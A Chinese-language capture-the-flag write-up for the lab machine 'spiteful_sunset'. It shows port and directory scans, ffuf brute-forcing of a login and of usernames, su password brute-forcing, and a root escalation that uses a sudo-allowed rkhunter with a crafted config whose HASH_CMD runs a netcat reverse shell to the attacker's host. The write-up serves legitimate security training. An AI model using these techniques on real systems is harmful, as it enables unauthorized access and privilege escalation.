# 群U靶机 - spiteful_sunset


## Recon

### PortScan

```
➜  spiteful nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.56.150
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 13:53 CST
Nmap scan report for 192.168.56.150
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0 (protocol 2.0)
80/tcp open  http    nginx
|_http-title: MazeSec - Target
MAC Address: 08:00:27:BD:19:0D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.44 seconds
```

## 枚举

### 80 端口





### 目录扫描

```
➜  spiteful feroxbuster --url http://192.168.56.150 -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --filter-
status 404,503,400 -x php,txt,zip
```

```
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
─────────────────────────┬──────────────────────
 🎯 Target Url           │ http://192.168.56.150
 🚀 Threads              │ 50
 📖 Wordlist             │ /usr/share/seclists/Discovery/Web-Content/directory-
list-2.3-medium.txt
 💢 Status Code Filters  │ [404, 503, 400]
 💥 Timeout (secs)       │ 7
 🦡 User-Agent           │ feroxbuster/2.11.0
 💉 Config File          │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links        │ true
 💲 Extensions           │ [php, txt, zip]
 🏁 HTTP methods         │ [GET]
 🔃 Recursion Depth      │ 4
─────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       11w      146c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
404      GET        1l        3w       16c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
200      GET      85l      402w     4002c http://192.168.56.150/
200      GET      85l      402w     4002c http://192.168.56.150/index.php
200      GET      34l      192w     1733c http://192.168.56.150/forgot.php
200      GET      35l      192w     1801c http://192.168.56.150/login.php
302      GET       0l        0w        0c http://192.168.56.150/dashboard.php =>
login.php
[####################] - 74s    882192/882192  0s      found:5       errors:1
```


forgot.php，可以知道管理员账户 ll104567



登录页面进行爆破，得到密码 111111

```
➜  spiteful ffuf -u 'http://192.168.56.150/login.php' -X POST -d
'usr=ll104567&pwd=FUZZ&doLgn=' -H 'Content-Type: application/x-www-form-
urlencoded' -w /usr/share/wordlists/rockyou.txt -fc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://192.168.56.150/login.php
 :: Wordlist         : FUZZ: /usr/share/wordlists/rockyou.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : usr=ll104567&pwd=FUZZ&doLgn=
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 200
________________________________________________

111111                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 8ms]
```


进入到后台，有命令执行功能




# Web 渗透测试

对命令执行功能进行测试之后，发现能执行命令非常少

例如 wget 就可以：wget 192.168.56.5:1234





并会提示这是一个蜜罐，被嘲讽了

PS：老夜给了个 hint：命令执行弹shell非常有难度，有其他的路子

```
➜  spiteful nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.56.5] from (UNKNOWN) [192.168.56.150] 43635
MazeSec HoneyPot: YOU ARE CAUGHT
```

所以这里不再对命令执行进行测试，另外一个值得关注的点是在忘记密码功能（也差不多只有这个了，还有一个像是 PWN 的，在命令执行那块）

之前我在前台输入了好几个用户名后管理员信箱什么也没收到





这里对用户名进行爆破


```
➜  spiteful ffuf -u 'http://192.168.56.150/forgot.php' -X POST -d 'u=FUZZ&step1='
-H 'Content-Type: application/x-www-form-urlencoded' -w
/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -fc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
```

```
 :: Method           : POST
 :: URL              : http://192.168.56.150/forgot.php
 :: Wordlist         : FUZZ: /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : u=FUZZ&step1=
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 200
```

爆破一会了后，检查一下后台，发现存在用户 `todd`




来到 `forgot.php` 进行交互后，得到 `todd` 密码 `t0dd@123`




测试之后，该凭据可以通过 `ssh` 进行登录


```
spiteful:~$ cat user.txt
dsz{a81be4e9b20632860d20a64c054c4150}
```

# 提权

## Got rkhunter

hint2：后室小游戏可以不玩，和提权无关，放那的原因是因为它是由 gemini3 独立生成，恭迎前端新王的加冕

```
spiteful:~$ sudo -l
Matching Defaults entries for todd on spiteful:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for todd:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User todd may run the following commands on spiteful:
    (rkhunter) NOPASSWD: /opt/web/a.sh
```

---

查看监听端口，有个本地开启的 9000 端口

```
spiteful:~$ netstat -tulpn
netstat: can't scan /proc - are you root?
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
```

```
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 :::22                   :::*                    LISTEN      -
tcp        0      0 :::80                   :::*                    LISTEN      -
```

经过才检查后得到：

```
spiteful:/etc/nginx/http.d$ cat default.conf
server {
        listen 80 default_server;
        listen [::]:80 default_server;

        root /var/www/html;
        index index.html index.htm index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include fastcgi.conf;
                **fastcgi_pass 127.0.0.1:9000;**
        }
}
```

1. Nginx 是前端代理：Web 服务（端口 80）是由 Nginx 提供的。它负责接收所有外部的 HTTP 请求。
2. `location ~ \.php$`：这是最关键的部分。这个配置告诉 Nginx：“任何以 `.php` 结尾的请求，都不要自己处理。”
3. `fastcgi_pass 127.0.0.1:9000`：这是谜底。Nginx 会把所有 `.php` 请求，通过 FastCGI 协议，转发给运行在 `127.0.0.1:9000` 的后端服务。

---

hint3：注意组权限

检查一下组权限，没发现什么能够利用的

```
spiteful:~$ id
uid=1000(todd) gid=1000(todd) groups=1000(todd)
spiteful:~$ id rkhunter
uid=1001(rkhunter) gid=1001(rkhunter) groups=1001(rkhunter)
```

```
spiteful:/home$ find / -perm -g=s 2>/dev/null
/home/rkhunter
/home/todd
/usr/sbin/unix_chkpwd
```

```
spiteful:/home$ ls -al
total 16
drwxr-xr-x    4 root     root          4096 Nov 21 12:00 .
drwxr-xr-x   21 root     root          4096 Nov 21 13:40 ..
drwxr-sr-x    2 rkhunter rkhunter      4096 Nov 21 12:08 rkhunter
drwxr-sr-x    2 todd     todd          4096 Nov 24 11:49 todd
```

我在 `rkhunter-1.4.6.tar.gz` 里面没找到有用的信息

```
spiteful:~$ find / -group todd 2>/dev/null
/home/todd
/home/todd/socat
/home/todd/pspy64
/home/todd/res.txt
/home/todd/.bash_history
/home/todd/linpeas.sh
/home/todd/.viminfo
/home/todd/user.txt
/home/todd/.ash_history
/home/todd/suForce
/usr/local/src/rkhunter-1.4.6.tar.gz
```

---

没招了试试爆破，我们知道存在 `rkhunter` 用户

```
spiteful:~$ ./suForce -u rkhunter -w rockyou.txt &
```

直接爆破了好一会，没爆出来

尝试寻找相近的密码

```
➜  spiteful cat /usr/share/wordlists/rockyou.txt | grep 'rkhunter'
darkhunter
markhunter
sharkhunter
darkhunters
arkhunter1998
1darkhunter
```

通过 `suForce` 进行爆破，爆破出来乐。。得到密码 `markhunter`

```
spiteful:~$ ./suForce -u rkhunter -w 1.txt
           _____
 ___ _   _ |  ___|__  _ __ ___ ___
```

```
/ __| | | || |_ / _ \| '__/ __/ _ \
\__ \ |_| ||  _| (_) | | | (_|  __/
|___/\__,_||_|  \___/|_|  \___\___|
-------------------------------------
 code: d4t4s3c     version: v1.0.0
-------------------------------------
🎯 Username | rkhunter
📖 Wordlist | 1.txt
🔎 Status   | 1/6/16%/darkhunterTerminated
🔎 Status   | 2/6/33%/markhunter
💥 Password | markhunter
-------------------------------------
```

## Got root

可以以 root 权限执行 `rkhunter`，思路应该是和 HMV 上 `hunter` 一样

```
~ $ sudo -l
Matching Defaults entries for rkhunter on spiteful:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for rkhunter:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User rkhunter may run the following commands on spiteful:
    (root) NOPASSWD: /usr/local/bin/rkhunter
```


直接读 `root.txt` 没读出来

```
~ $ sudo /usr/local/bin/rkhunter --configfile /root/root.txt --check-config
```

那就用之前打 `hunter` 时的思路

```
echo "nc 192.168.56.5 1234 -e /bin/bash" > /tmp/revshell.sh

cat > /tmp/evil.conf << EOF
INSTALLDIR=/usr/local
TMPDIR=/var/lib/rkhunter/tmp
DBDIR=/var/lib/rkhunter/db
SCRIPTDIR=/usr/local/lib/rkhunter/scripts
LOGFILE=/var/log/rkhunter.log
HASH_CMD=/tmp/revshell.sh
EOF

chmod +x revshell.sh
```

```
sudo /usr/local/bin/rkhunter --configfile /tmp/evil.conf --propupd
```




## 读取 root.txt

```
cat 70ooooooooooo0t.txt
dsz{74cc1c60799e0a786ac7094b532f01b1}
```